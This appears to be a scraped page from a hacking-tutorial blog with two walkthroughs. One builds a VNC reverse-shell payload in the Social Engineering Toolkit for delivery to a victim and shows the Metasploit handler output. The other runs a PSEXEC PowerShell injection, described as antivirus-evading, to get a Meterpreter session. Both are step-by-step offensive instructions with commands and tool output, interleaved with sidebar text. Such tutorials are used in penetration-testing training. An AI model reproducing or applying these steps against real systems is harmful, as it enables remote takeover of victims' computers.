POST CATEGORY : Social Engineering Toolkit


Capture VNC Session of Remote PC using SetToolkit

posted in KALI LINUX , PENETRATION TESTING , SOCIAL ENGINEERING TOOLKIT on MARCH 29, 2017 by RAJ CHANDEL with 0 COMMENT

Today in this article we'll try to compromise the target through VNC payload attack using very simple method for beginners. In this tutorial they'll learn how to create a VNC payload using set tool kit and try to achieve VNC shell of victim's PC.


Let's Start!!!

Application > social engineering toolkit



A terminal will launch with set tool kit wizard here select first option to start social engineering attacks.

Type 1




Now we have to select another option to choose any one attack among following. Select create a payload and listener.

Type 4


Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



Here we will select our payload option since we are performing VNC attack therefore we need to go with third option for VNC payload.

Type 3



In next step it requires IP address for payload listener which is **192.168.0.104** (attacker's IP) then after that it will ask to enter the port for reverse listener and that will be **4444**.

Articles

Select Month

Facebook Page

Be the first of your friends to like this

Now it starts generating VNC payload and save that payload under heighted path. Explore **/root./set//payload.exe** and send **payload.exe** to target.

Further it will ask to start payload listener **type Y** and **hit enter** which will start loading metasploit framework.


```
set:payloads> IP address for the payload listener (LHOST):192.168.0.104
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):y
```

Here it launches metasploit framework and start multi handler automatically; now once the victim click on **payload.exe** file sent by attacker, attacker will get victim's VNC shell.

```
Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.1-dev                          ]
+ -- --=[ 1628 exploits - 927 auxiliary - 282 post        ]
+ -- --=[ 472 payloads - 39 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.0.104
LHOST => 192.168.0.104
resource (/root/.set//meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Starting the payload handler...
msf exploit(handler) >
```

Wonderful!!!

Our VNC attack using set toolkit is successful and we received victim's VNC shell on our system.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Hack Remote PC using PSEXEC Injection in SET Toolkit

posted in **KALI LINUX** , **PENETRATION TESTING** , **SOCIAL ENGINEERING TOOLKIT** on **DECEMBER 27, 2016** by **RAJ CHANDEL** with **0 COMMENT**

Target: Window Server

Attacker machine: kali Linux


In this article I am going to make powershell injection attack though SEToolkit; for this attack it is necessary that SMB service must be running and you should aware of username and password of your target pc to get the Meterpreter session.

Let's Begin The Game!!!

Scan the victim IP from NMAP by typing following command on terminal in kali Linux

Nmap –sV 192.168.1.104

Under version scan it shows **port 445** is **open** and if you are not aware from port protocol services then let me tell you that port 445 is use for SMB protocol for making communication between two different operating systems like as we have Linux and windows.




Now Click **Applications** > **Exploitation Tools** > **Social Engineering Toolkit** > **setoolkit**.

A new terminal gets open for setoolkit framework and now you have to follow these steps for making attack on target.


From screenshot you can perceive that it through a menu to select following approach for attack.

Choose penetration testing (fast-track) and **type2** for this method.



Fast-Track is an automated penetration suite for penetration testers. So from next screenshot again we have following option, choose PSEXEC Powershell Injection and **type 6** for it.

PSEXEC Powershell Injection Attack: This attack will inject a meterpreter backdoor through powershell memory injection. This will avoid Anti-Virus since we will never touch disk or memory. Will require Powershell to be installed on the remote victim machine. You can use either straight passwords or hash values.



Now give following information to execute attack on victim pc.

Enter remote IP as rhost: **192.168.1.104**


Enter username: **administrator**

Enter password: **Ignite@1234**

If you don't know the domain name **hit enter** only for this and same for random select to number of threads **hit enter.**


Enter listener IP as lhost**: 192.168.1.3**

Enter port number: **445**



Now this will generate a payload for powershell injection and start loading metasploit framework itself. From below image you will found that through alphabetic shellcode we have got meterpreter session1 open.


Now **type sessions** to view active session



Further **Type sessions –l 1** to get inside meterpreter mode.

Meterpreter> sysinfo

{NOTE: This attack is depending upon the version of SMB PROTOCOL; if version is updated of 2.1 then may be this attack is not successful. Use aggressive scanning method for version detail.**}**




